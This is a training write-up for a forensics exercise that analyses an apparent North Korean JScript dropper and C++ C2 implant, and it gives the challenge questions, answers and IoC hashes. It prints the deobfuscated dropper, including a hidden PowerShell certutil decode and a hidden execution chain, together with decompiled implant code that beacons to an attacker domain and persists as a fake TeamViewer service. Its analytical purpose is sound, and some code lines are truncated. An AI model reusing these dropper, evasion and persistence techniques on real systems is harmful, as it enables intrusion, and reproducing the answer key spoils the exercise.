Forensics Scenario Solutions

Introduction

The forensics scenario in this case is NOT jeopardy style. This is a real life engagement scenario, so it should be approached as such. It aims to showcase how a real life forensics analysis are typically approached by professionals and how to cancel out excessive noise the artifacts tend to have in real life. That said, let's dive straight into the solution. All the questions presented as challenges are designed to guide you through the scenario, not get you stuck.

This scenario was an almost 1-1 simplified replica of a real-life investigation performed on the rising of a campaign by suspected North Korean threat actors. More details about the real investigation and results including IoCs can be found in the following blogpost: https://cyberarmor.tech/new-north-korean-based-backdoor-packs-a-punch/

Note that all the "challenges" expecting answers were designed to be case insensitive, so it doesn't matter how you will provide the right answer. (security or SeCURitY, both will be correct)

SoW – Statement of Work

A statement of work is a document that is created between two companies – the supplier and the customer, which will provide services. The supplier in this case provides a service defined by the Statement of Work to the customer. A statement of work is considered a legal document and as such a breach of contract could result in fines or legal repercussions. That's why the statement of work should contain clearly defined expectations and limitations in case they are applicable.

The statement of work provided in the event was "SoW – Forensics Consulting Services 2025.docx"

Additionally, the following file was shared containing the malware for analysis: "SOC_Analyst_-_Blind_Security_REC.zip".

Additionally, the following file was shared in the "Implant IoC" challenge to assist with the reverse engineering of the C2 implant: "debug.zip"

BLIND SECURITY

Statement of Work

Blind Security ("Customer")
Kaykasou 19, Aristotelous
54044 Thessaloniki
Greece

Email: accounts@blindsecurity.net
Telephone: 240765432
VAT: 589552658

Contact: Petros Papadopoulos

CSCGR Pentesting Team ("Supplier")
Athens University of West Attica
122 43
Greece

Email: your@team.email

VAT: N/A

Contact: Your-Team-Lead-Name

Solutions

Dropper IoC

Question: What is the SHA-1 IoC of the Dropper?

Format: Filename|Hash

Example: test.txt|a94a8fe5ccb19ba61c4c0873d391e987982fbbd3

Answer: SOC Analyst - Blind Security_REC.jse|b18adc98653409d610e0a5cd6605e6be47460d55

Explanation: First we need to start by unzipping the initial provided file containing the malware. Once unzipped with the password provided by the challenge, we notice a new jse file has been created.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ unzip SOC_Analyst_-_Blind_Security_REC.zip
Archive:  SOC_Analyst_-_Blind_Security_REC.zip
[SOC_Analyst_-_Blind_Security_REC.zip] SOC Analyst - Blind Security_REC.jse password:
  inflating: SOC Analyst - Blind Security_REC.jse
```

Let's generate the IoC indicator for this file as done in professional settings. That is "Filename|SHA-1 Hash"

```
┌──(kali㉿kali)-[~/Desktop/test2]
└─$ sha1sum SOC\ Analyst\ -\ Blind\ Security_REC.jse
b18adc98653409d610e0a5cd6605e6be47460d55  SOC Analyst - Blind Security_REC.jse
```

Therefore the answer in the desired format is: SOC Analyst – Blind Security_REC.jse|
b18adc98653409d610e0a5cd6605e6be47460d55

ZIP IoC

Question: What is the SHA-1 IoC of the ZIP file?

Format: Filename|Hash

Example: test.txt|a94a8fe5ccb19ba61c4c0873d391e987982fbbd3

Answer: SOC_Analyst_-
_Blind_Security_REC.zip|c012c08a4857c854060629b24e39602843aa24b4

Explanation: Before even unzipping the file we can get this IoC as we know it is shared to via email with the very same password. Let's similarly generate the IoC for this file as well.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sha1sum SOC_Analyst_-_Blind_Security_REC.zip
c012c08a4857c854060629b24e39602843aa24b4  SOC_Analyst_-_Blind_Security_REC.zip
```

CheckPoint – Dropper Analysis

To answer the following questions, we need to start analyzing the malware. Let's break it down. When opening the file we notice some obfuscated JS code as well as some variables containing huge sheets of somehow encoded data. Specifically there are two interesting variables that contain possible payloads:

1. kLNGKLRNerg
2. kngiroOUOPjg

We need to first identify how the script is obfuscating and encoding information. Let's start from the top. The very first line is creating a variable named "a" with the value of "String.fromCharCode" which is a function. This is a simple case of function renaming. We can substitute this later on to make sense of the rest of the code.

A random function is also created:

```
function HkgbhOEUBTG(gknerOEHT) {
    var khjOUETOjgf = 3;
    var kngLToejga = "";
    var khjOUETOjgfgihn = 67;
    khjOUETOjgf++;
    for (var KNgldkbiao = 0; KNgldkbiao < gknerOEHT.length; KNgldkbiao += khjOUETOjgf) {
        kngLToejga += gknerOEHT.charAt(KNgldkbiao);
    }

    return kngLToejga;
}
```

Let's try to make sense of this.

The first variable assignment to 3 seems to be an increment value which is static.

The second variable appears to be the concatenation string that will be return after the operation is complete.

The third integer assignment is a dummy assignment to confuse signature systems.

Then the for loop goes through each instance of the argument list and skips 4 letters (*Answer to Obfuscation Implementation question) and concatenates it to the final resulting string.

The below snipper can provide a better understanding of this function.

```
function Deobfuscate(arg1) {
    var increment_val = 3;
    var final_string = "";
    var useless_var_assignment = 67;
    increment_val++;
    for (var counter = 0; counter < arg1.length; counter += increment_val) {
        final_string += arg1.charAt(counter);
    }

    return final_string;
}
```

Let's perform some dynamic analysis to use the script against itself to deobfuscate it.

```
a = String.fromCharCode;
function Deobfuscate(arg1) {
    var increment_val = 3;
    var final_string = "";
    var useless_var_assignment = 67;
    increment_val++;
    for (var counter = 0; counter < arg1.length; counter += increment_val) {
        final_string += arg1.charAt(counter);
    }

    return final_string;
}
var OPIOGwegiowodgi = a(77) + a(101) + a(106) + a(109) + a(105) + a(103) + a(108) + a(113) + a(99) + a(119) + a(122) + a(110) + a(114) + a(110) + a(112) + a(101) + a(111) + a(111) + a(122)
+ a(116) + a(115) + a(111) + a(122) + a(114) + a(111) + a(105) + a(106) + a(110) + a(102) + a(117) + a(117) + a(122) + a(116) + a(98) + a(117) + a(117) + a(46) + a(120) + a(110) + a(106) + a
(88) + a(112) + a(100) + a(101) + a(77) + a(119) + a(114) + a(110) + a(76) + a(122) + a(99) + a(117) + a(68) + a(122) + a(100) + a(106) + a(79) + a(104) + a(102) + a(121) + a(77) + a(102) +
a(103) + a(119);

WScript.echo(OPIOGwegiowodgi);
```

Let’s run this directly as it’s safe to execute and see what it outputs.

Windows Script Host ×

Mejmiglqcwznrnpeooztsozroijnfuuztbuu.xnjXpdeMwrnLzcuDzdjOhfyMf
gw

OK

This doesn’t make any sense. However we can see later in the malware that the dropper uses the Deobfuscate function to process each variable. Let’s try wrapping it up around the deobfuscate function like below and see what it outputs:

```
OPIPjgujopeeujg = new ActiveXObject(Deobfuscate(OPIOGwegiowodgi));
Fjkouwgoegbiwo = a(83) + a(121) + a(109) + a(97) + a(99) + a(106) + a
(122) + a(120) + a(119) + a(116) + a(101) + a(121) + a(111) + a(105)
(46) + a(121) + a(101) + a(110) + a(70) + a(116) + a(111) + a(115) +
(111) + a(83) + a(113) + a(117) + a(99) + a(121) + a(99) + a(114) + a
```

Windows Script Host ×

Microsoft.XMLDOM

OK

This now makes a lot of sense. The dropper is trying to prepare objects for further deobfuscation/execution. Let’s try to see what else there is to it.

For convenience sake let’s rename the variables holding the large sheets of encoded values as “BigFile1” and “BigFile2”.

Let’s deobfuscate the easy ones now. Similarly to the above, the “Fjkouwgoegbiwo” value deobfuscates to “Scripting.FileSystemObject”

Similarly we proceed for the rest. By decoding the rest of the payload we can tie the PDF filename to the first BigFile. So BigFile1 is a pdf file.

```
BigFile1 = "JVBERi0xLjcNCiW1tbW1DQoxIDAgb2JqDQo8PC9UeXBlL0NhdGFsb2cvUGFnZXMgMiAwIFIvTGFuZyhlbikgL1N0cnVjdFRyZWVSb290IDM0IDAgUi9NYXJrSW5mbzw8L01hcmtlZCB0cnVlPj4vTWV0YWRhdGEgM
BigFile1_Filename = "SOC Analyst - Blind Security.pdf";
knGbrwobikgsdg = "ovNl.hd2k"
BigFile2 = "VFZxUUFBTUFBQUFFQUFBQS8vOEFBTGdBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFDQUVBQUE0ZnVnNEF0QW5OSWJnQlRNMGhWR2hwY3lCd2NtOW5jbUZ0S
ActiveXObjectVar = new ActiveXObject(Deobfuscate(MicrosoftXMLDOM));
Scripting.FileSystemObject_Var = a(83) + a(121) + a(109) + a(97) + a(99) + a(106) + a(106) + a(109) + a(114) + a(101) + a(102) + a(120) + a(105) + a(116) + a(114) + a(106) +
WScript_Object = WScript.CreateObject(Deobfuscate(Scripting.FileSystemObject_Var));
wscript_shell_var = a(87) + a(97) + a(100) + a(118) + a(115) + a(114) + a(101) + a(115) + a(99) + a(105) + a(106) + a(100) + a(114) + a(122) + a(109) + a(120) + a(105) + a(1
wscript_shell_object = new ActiveXObject(Deobfuscate(wscript_shell_var));
program_data_var = a(37) + a(118) + a(121) + a(119) + a(80) + a(109) + a(110) + a(111) + a(114) + a(119) + a(118) + a(102) + a(111) + a(109) + a(98) + a(104) + a(103) + a(10
expand_program_data = wscript_shell_object.ExpandEnvironmentStrings(Deobfuscate(program_data_var));
XMLElement_object = ActiveXObjectVar.createElement("xG806L0");
bin_base64_var = a(98) + a(108) + a(104) + a(101) + a(105) + a(116) + a(97) + a(106) + a(110) + a(110) + a(121) + a(109) + a(46) + a(103) + a(118) + a(98) + a(98) + a(103) +
XMLElement_object.dataType = Deobfuscate(bin_base64_var);
XMLElement_object.text = BigFile1;
text_Value = XMLElement_object.nodeTypedValue;
ADODBSTREAM_var = a(65) + a(121) + a(101) + a(117) + a(68) + a(104) + a(118) + a(105) + a(79) + a(105) + a(113) + a(97) + a(68) + a(114) + a(120) + a(112) + a(66) + a(101) +
ADODBSTREAM_obj = new ActiveXObject(Deobfuscate(ADODBSTREAM_var));
ADODBSTREAM_obj.Open();
ADODBSTREAM_obj.Type = 1;
ADODBSTREAM_obj.Write(text_Value);
ADODBSTREAM_obj.SaveToFile(expand_program_data + "\\" + BigFile1_Filename, 2);
ADODBSTREAM_obj.Close();
if (WScript_Object.FileExists(expand_program_data + "\\" + BigFile1_Filename)){
    try{
        wscript_shell_object.Run("\"" + expand_program_data + "\\" + BigFile1_Filename + "\"");
    }catch (e){}
}
```

Once the first section of the payload is deobfuscated, the second part is almost immediately deobfuscated as well as it's the same process. For this part there is another command which deobfuscates to the following:

```
Windows Script Host

powershell.exe -windowstyle hidden -Command "certutil -decode
C:\\ProgramData\\ovNl.hd2k C:\\ProgramData\\uJks.y0OL"

OK
```

This means that the second file – whatever it is, is double base64 encoded in contrast to the first (PDF) one.


Finally we notice that it is executed in Powershell at the very end.

```
createXMLNode_obj = ActiveXObjectVar.createElement("yPOpjm0");
createXMLNode_obj.dataType = Deobfuscate(bin_base64_var);
createXMLNode_obj.text = BigFile2;
stext_Value = createXMLNode_obj.nodeTypedValue;
sADODBSTREAM_obj = new ActiveXObject(Deobfuscate(ADODBSTREAM_var));
sADODBSTREAM_obj.Open();
sADODBSTREAM_obj.Type = 1;
sADODBSTREAM_obj.Write(stext_Value);
sADODBSTREAM_obj.SaveToFile(expand_program_data + "\\" + BigFile2FileName, 2);
sADODBSTREAM_obj.Close();
if (WScript_Object.FileExists(expand_program_data + "\\" + BigFile2FileName)){
    try{
        powershell_decode_cmd = //owershell.exe -windowstyle hidden -Command "certutil -decode C:\\ProgramData\ovNL.hd2k C:\\ProgramData\\uJks.y0OL"
        wscript_shell_object.Run(Deobfuscate(powershell_decode_cmd), 0, true);
        WScript.Sleep(2000);
    }catch (e){}
}
if (WScript_Object.FileExists(expand_program_data + "\\uJks.y0OL")){
    try{
        wscript_shell_object.Run("PoWErShElL.exe -WindOWStyLe HiDdEn -CoMManD \"StARt-pRoCEsS -FiLEpatH 'cmd.exe' -ArguMEnTLIst '/c " + expand_program_data + "\\uJks.y0OL'
        -WindOWStyLe HiDdEn\"", 0, true);
    }catch(e) {}
}
```

Let's modify the script to not execute any dangerous functionality but still allow it to decode and touch the files in the system in a controlled way.

To do that we will delete the last command that executes the file itself but will leave the command that base64 decodes the file for the second time. We will also modify the files to be saved in our Desktop folder where we are executing the analysis. We will also delete the line that opens the PDF file as we don't want to risk the PDF being malicious and executing.

With these changes performed, we can save the new script and run it and allow it to safely perform all the dropper operations without executing any malicious commands.



We can notice the two new files were successfully dropped to our defined location. The PDF and ovNL.h2dk file – whatever that might be. Analyzing the PDF will not yield any interesting results, so we will skip it for now and focus on the ovNL.h2dk file. Let's analyze that one.

Apparently the dropper did not actually properly decode the file, therefore we can do it ourselves.

```
┌──(kali㉿kali)-[~/Desktop/test2]
└─$ ls
 ovNl.hd2k  'SOC Analyst - Blind Security_REC.jse'

┌──(kali㉿kali)-[~/Desktop/test2]
└─$ cat ovNl.hd2k| base64 -d > file

┌──(kali㉿kali)-[~/Desktop/test2]
└─$ file file
file: PE32+ executable (console) x86-64, for MS Windows, 9 sections
```

Fingerprinting the file, we can tell it's a PE32+ executable. This means it's a Windows .exe file. Let's call it payload.exe.

The IoC for this file is:

```
┌──(kali㉿kali)-[~/Desktop/test2]
└─$ sha1sum file
8a4400c4c71fd90d311c62ac89b4b6c1ea51734b  file
```

Payload File

Question: Which variable name contains the payload file?

Answer: kngiroOUOPjg

Explanation: As analyzed above, there were two big file variables. The second one was the payload as identified.

Obfuscation Implementation

Question: How many letters are skipped based on the obfuscation implementation?

Format: If 10 letters are skipped the format would be "10"

Answer: 4

Explanation: The initial value of the increment_val argument is 3, however it gets increased by one more before the loop is entered, therefore the implementation skips 4 letters.

Substitutions

Question: What is the variable 'a'?

Answer: String.fromCharCode

Explanation: This is a simply function renaming process. The value of variable a is "String.fromCharCode"

Encoding

Question: How many times is the payload encoded?

Format: If the payload is encoded 55 times, the answer to submit would be: 55

Answer: 2

Explanation: The payload was identified to be the second big file which is decoded once when the dropper writes it to the disk and then once again when from the powershell command we identified.

Implant IoC

Question: What is the IoC of the implant?

Format: Filename|Hash


Example: test.txt|a94a8fe5ccb19ba61c4c0873d391e987982fbbd3

Answer: uJks.y0OL|8a4400c4c71fd90d311c62ac89b4b6c1ea51734b

Explanation: Just like in the previous ones we can calculate the IoC with sha1sum. However we need to add the initial filename, therefore the IoC is not file|8a4400c4c71fd90d311c62ac89b4b6c1ea51734b, but rather uJKs.y0OL|8a4400c4c71fd90d311c62ac89b4b6c1ea51734b, which was the intended filename by the dropper.


CheckPoint – C2 Analysis

At this point we need to approach the C2 and analyze it. There's no dynamic analysis beyond this point as it would get dangerous fast without the proper debuggers. Let's reverse engineer this one with Ghidra. Note that we have been given the pdb file of development to ease the reverse engineering process of the malware. Let's first open the binary in Ghidra and then import the pdb file.



We can now doubleclick on Ghidra to analyze and view the decompiled version. Let's also import the debug file. Go to "File > Load PDB file" and select the "debug.pdb" file you downloaded from the challenge "Implant IoC".

Searching for the main function, we get the following:



By reverse engineering the closest interpretation of decompiled code from Ghidra we can start making sense of the code flow. In this case it looks like the C2 loads some strings (Loading decryption keys from the resources section) and goes to sleep for some seconds. More specifically the gSV is the decryption token and the gST is the encrypted flag. XOR them together and you get the flag. (* Answer to Hidden Flag)

```
ulonglong local_20;

puVar2 = local_238;
for (lVar1 = 0x5a; lVar1 != 0; lVar1 = lVar1 + -1) {
  *puVar2 = 0xcccccccc;
  puVar2 = puVar2 + 1;
}
local_20 = __security_cookie.value ^ (ulonglong)local_238;
local_34 = 0;
local_210 = (HGLOBAL)0x0;
std::basic_string<>::basic_string<>(&local_1d0);
local_230 = FindResourceW((HMODULE)0x0,(LPCWSTR)0x65,(LPCWSTR)0xa);
local_210 = LoadResource((HMODULE)0x0,local_230);
local_190 = LockResource(local_210);
local_1f4 = SizeofResource((HMODULE)0x0,local_230);
local_170 = (char *)operator_new[]((ulonglong)local_1f4);
local_150 = local_190;
for (local_134 = 0; local_134 < local_1f4; local_134 = local_134 + 1) {
  local_170[local_134] = *(char *)((longlong)local_190 + (ulonglong)loc
}
local_50 = local_170;
BaseFunctions::xorDecrypt(&base,__return_storage_ptr__,local_170,local_
local_34 = local_34 | 1;
std::basic_string<>::~basic_string<>(&local_1d0);
_RTC_CheckStackVars(local_268,(_RTC_framedesc *)&DAT_1400b00d0);
__security_check_cookie();
return extraout_RAX;
```

Then it runs some checks (BaseFunctions.aRV, BaseFunctions.whM) to verify the system it executes on meets the criteria, and if it does it proceeds with the execution. It initiates a callback to the server and decrypts the decryption key from the resource section.

```
if (((bVar1) && (bVar1 = BaseFunctions::aRV(&base), bVar1))
   (bVar1 = BaseFunctions::whM(&base,local_c30,local_c54[0]
  local_650 = &local_690;
  local_5f0 = &local_630;
  local_40 = BaseFunctions::gU(&base,local_650);
  local_38 = local_40;
  local_30 = BaseFunctions::gH(&base,local_5f0);
  MalOps::initCallback(&ops,&local_b50,local_30,local_38);
  std::operator<<<char,std::char_traits<char>,std::allocato
            ((basic_ostream<> *)cout_exref,&local_b50);
  local_40 = gSV(&local_5d0,local_c30,local_c54[0]);
  std::basic_string<>::operator=(&local_c90,local_40);
  std::basic_string<>::~basic_string<>(&local_5d0);
  do {
    local_b74 = '\x01';
    pdVar2 = (duration<> *)std::chrono::duration<>::duratic
    std::this_thread::sleep_for<>(pdVar2);
    MalOps::checkIn(&ops,&local_b10,L"/admin?req=true");
    local_40 = (basic_string<> *)std::basic_string<>::c_str
    pcVar3 = std::basic_string<>::c_str(&local_b10);
    BaseFunctions::xorDecrypt(&base,local_ad0,pcVar3,0x28,
    local_530 = &local_570;
    local_40 = (basic_string<> *)std::basic_string<>::basic
    MalOps::parseOp(&ops,local_40,&local_bf0,&local_bb0);
```

Then it enters an endless loop until the operator exits and verifies the callbacks from the server to identify which operation it is instructed to make. Operations are identified based on “MalOpCodes”.

```
do {
  local_b74 = '\x01';
  pdVar2 = (duration<> *)std::chrono::duration<>::duration<><>(local_590,local_c14);
  std::this_thread::sleep_for<>(pdVar2);
  MalOps::checkIn(&ops,&local_b10,L"/admin?req=true");
  local_40 = (basic_string<> *)std::basic_string<>::c_str(&local_b50);
  pcVar3 = std::basic_string<>::c_str(&local_b10);
  BaseFunctions::xorDecrypt(&base,local_ad0,pcVar3,0x28,(char *)local_40,0x28);
  local_530 = &local_570;
  local_40 = (basic_string<> *)std::basic_string<>::basic_string<>(local_530,local_ad0);
  MalOps::parseOp(&ops,local_40,&local_bf0,&local_bb0);
  bVar1 = std::operator==<>(&local_bf0,"MalOp1502");
  if (bVar1) {
    local_c14[0] = std::stoi(&local_bb0,(ulong64 *)0x0,10);
    local_b74 = '\x01';
  }
  else {
    bVar1 = std::operator==<>(&local_bf0,"MalOp1654");
    if (bVar1) {
      local_4d0 = &local_510;
      local_470 = &local_4b0;
      local_40 = (basic_string<> *)std::basic_string<>::basic_string<>(local_4d0,&local_b50);
      local_38 = local_40;
      local_30 = (basic_string<> *)std::basic_string<>::basic_string<>(local_470,&local_bb0);
      local_b74 = MalOps::MalOp1654(&ops,local_30,local_38);
    }
    else {
      bVar1 = std::operator==<>(&local_bf0,"MalOp0245");
      if (bVar1) {
        local_410 = &local_450;
```

We can reverse engineer each call to identify what each MalOp identifier does.

To avoid wasting too much time on this write up on reverse engineering this one, the results are the following:

- MalOp1502: Sleep Change
- MalOp1654: Interact with CMD
- MalOp0245: Download File
- MalOp0354: Delete File
- MalOp5042: Persistence (*Answer to Deep Dive)
- MalOp9547: Upload File
- MalOp2684: Uninstall

If we dive into the CheckIn operation of the C2 we can find the communication templates:

```
puVar3 = local_218;
for (lVar2 = 0x52; lVar2 != 0; lVar2 = lVar2 + -1) {
  *puVar3 = 0xcccccccc;
  puVar3 = puVar3 + 1;
}
local_20 = __security_cookie.value ^ (ulonglong)local_218;
local_34 = 0;
local_238 = local_238 & 0xffffffff00000000;
local_210 = WinHttpOpen(L"Zoom/5.8.0 (Windows NT 10.0; Win64; x64)",0,0,0);
if (local_210 != 0) {
  local_1f0 = WinHttpConnect(local_210,L"specter-communications.com",0x50,0);
  if (local_1f0 != 0) {
    local_228 = local_228 & 0xffffffff00000000;
    local_230 = 0;
    local_238 = 0;
    local_1d0 = WinHttpOpenRequest(local_1f0,L"GET",param_1,0);
    if (local_1d0 != 0) {
      local_228 = 0;
      local_230 = local_230 & 0xffffffff00000000;
      local_238 = local_238 & 0xffffffff00000000;
      local_1b4 = WinHttpSendRequest(local_1d0,0,0,0);
      if (local_1b4 != 0) {
        local_1b4 = WinHttpReceiveResponse(local_1d0,0);
```

This tells us that the domain it tries to speak to is “specter-communications.com” (* Answer to Domain) and attempts to hide the traffic as “Zoom/5.8.0” (* Answer to Implant Alias) identified in the User Agent section.

Diving into the Persistence module of the malware, we can identify that the malware appears to be trying to create a Windows Service to persist as to open the “%Program_data%/ovNl.y0OL” executable (itself) and hide as “Teamviewer” to avoid detection. (* Answer to Persistence)

```
for (lVar5 = 0x52; lVar5 != 0; lVar5 = lVar5 + -1) {
  *puVar6 = 0xcccccccc;
  puVar6 = puVar6 + 1;
}
local_20 = __security_cookie.value ^ (ulonglong)local_218;
local_210 = L"TeamViewer";
local_1f0 = OpenSCManagerW((LPCWSTR)0x0,(LPCWSTR)0x0,2);
if (local_1f0 == (SC_HANDLE)0x0) {
  local_24 = GetLastError();
  pbVar3 = std::operator<<<std::char_traits<char>_>
                     ((basic_ostream<> *)cerr_exref,"OpenSCManager failed: ");
  pbVar4 = std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar3,local_24);
  std::basic_ostream<>::operator<<(pbVar4,std::endl<>);
  local_b4 = 0;
  std::basic_string<>::~basic_string<>(param_1);
  std::basic_string<>::~basic_string<>(param_2);
  goto LAB_14007552c;
}
local_1d0 = CreateServiceW(local_1f0,L"TeamViewer.exe",local_210,0xf01ff,0x10,3,1,
                           L"%ProgramData%/ovNl.hd2k",(LPCWSTR)0x0,(LPDWORD)0x0,(LPCWSTR)0x0,
                           (LPCWSTR)0x0,(LPCWSTR)0x0);
if (local_1d0 == (SC_HANDLE)0x0) {
  DVar1 = GetLastError();
  if (DVar1 != 0x431) {
    local_24 = GetLastError();
    pbVar3 = std::operator<<<std::char_traits<char>_>
                       ((basic_ostream<> *)cerr_exref,"CreateService failed: ");
    pbVar4 = std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar3,local_24);
    std::basic_ostream<>::operator<<(pbVar4,std::endl<>);
```

Diving into the uninstall module we can tell that some files are being removed from the system:

```

bool __thiscall MalOps::MalOp0354(MalOps *this,basic_string<> *param_1,basic

{
  int iVar1;
  char *_Filename;

  _Filename = std::basic_string<>::c_str(param_1);
  iVar1 = remove(_Filename);
  if (iVar1 != 0) {
    std::basic_string<>::~basic_string<>(param_1);
    std::basic_string<>::~basic_string<>(param_2);
  }
  else {
    std::basic_string<>::~basic_string<>(param_1);
    std::basic_string<>::~basic_string<>(param_2);
  }
  return iVar1 == 0;
}
```

But they only file being removed is the “ovNl.hd2k” file which is the base64 encoded version of this payload. The decoded version or else this file is not being deleted from the system, thus leaving behind the IOC (* Answers the Oversight)

```
local_30 = (basic_string<> *)
           std::basic_string<>::basic_string<>
                     (local_b0,"%ProgramData%/ovNl.hd2k");
local_b74 = MalOps::MalOp0354(&ops,local_30,local_38);
```

From the rsrc section of the malware we can also identify some extra information about the malware such as ProductName, etc:

```
             00 01 00
  1400d33da  4f 00 72     unicode    u"OriginalFilename"
             00 69 00
             67 00 69 ...
  1400d33fc  7a 00 6f     unicode    u"zoom.exe"
             00 6f 00
             6d 00 2e ...
  1400d340e  00           ??         00h
  1400d340f  00           ??         00h
  1400d3410  2a 00 05     StringInfo
             00 01 00
  1400d3416  50 00 72     unicode    u"ProductName"
             00 6f 00
             64 00 75 ...
  1400d342e  00           ??         00h
  1400d342f  00           ??         00h
  1400d3430  5a 00 6f     unicode    u"Zoom"
             00 6f 00
             6d 00 00 00
  1400d343a  00           ??         00h
  1400d343b  00           ??         00h
  1400d343c  34 00 08     StringInfo
             00 01 00
  1400d3442  50 00 72     unicode    u"ProductVersion"
             00 6f 00
             64 00 75 ...
  1400d3460  31 00 2e     unicode    u"1.2.0.3"
             00 32 00
```

Note that the “Original Filename” here is a Resource that has been added by the malware author, and not the actual original filename. (* Again answer to Implant Alias)

We need to view more specific metadata information if we want a change to attempt to grab that information.

An additional 2 extra values can be found in the RSRC section which may be the decryption tokens we malware is instantiating before it executes.

```
                         ********************************************************************
                         * Rsrc_RC_Data_64_409 Size of resource: 0x10 bytes                 *
                         ********************************************************************
                         .rsrc$02                                      XREF[1]:     gST:14008aa88(*)
                         Rsrc_RC_Data_64_409
     1400d3250 3a 22 91      db[16]
               6c 76 8b
               ec 2a b5 ...

                         ********************************************************************
                         * Rsrc_RC_Data_65_409 Size of resource: 0x1b bytes                 *
                         ********************************************************************
                         Rsrc_RC_Data_65_409                           XREF[1]:     gSV:14008ac00(*)
     1400d3260 59 51 f2      db[27]
               17 04 b8
               9f 1a c0 ...
     1400d327b 00            ??         00h
     1400d327c 00            ??         00h
     1400d327d 00            ??         00h
     1400d327e 00            ??         00h
     1400d327f 00            ??         00h

                         ********************************************************************
```

By opening the malware in PE-Bear we can see that there are some strings in reference of “ShadowSpecter.pdb”, metadata left behind from the debug build of the malware devs.

	Offset	Type	Length	String
567	78cc0	W	79	E:\06. Command & Control\05. ShadowSpecter\ShadowSpecter\ShadowSpecter\json.hpp
892	80b9c	A	84	E:\06. Command & Control\05. ShadowSpecter\ShadowSpecter\x64\Debug\ShadowSpecter.pdb

These indicate that the original filename of the malware was “ShadowSpecter.exe” (* Answer to Implant Codename)

We can also identify the programing language being c++ by the found signatures section (Microsoft Visual C++ V8.0 (Debug)

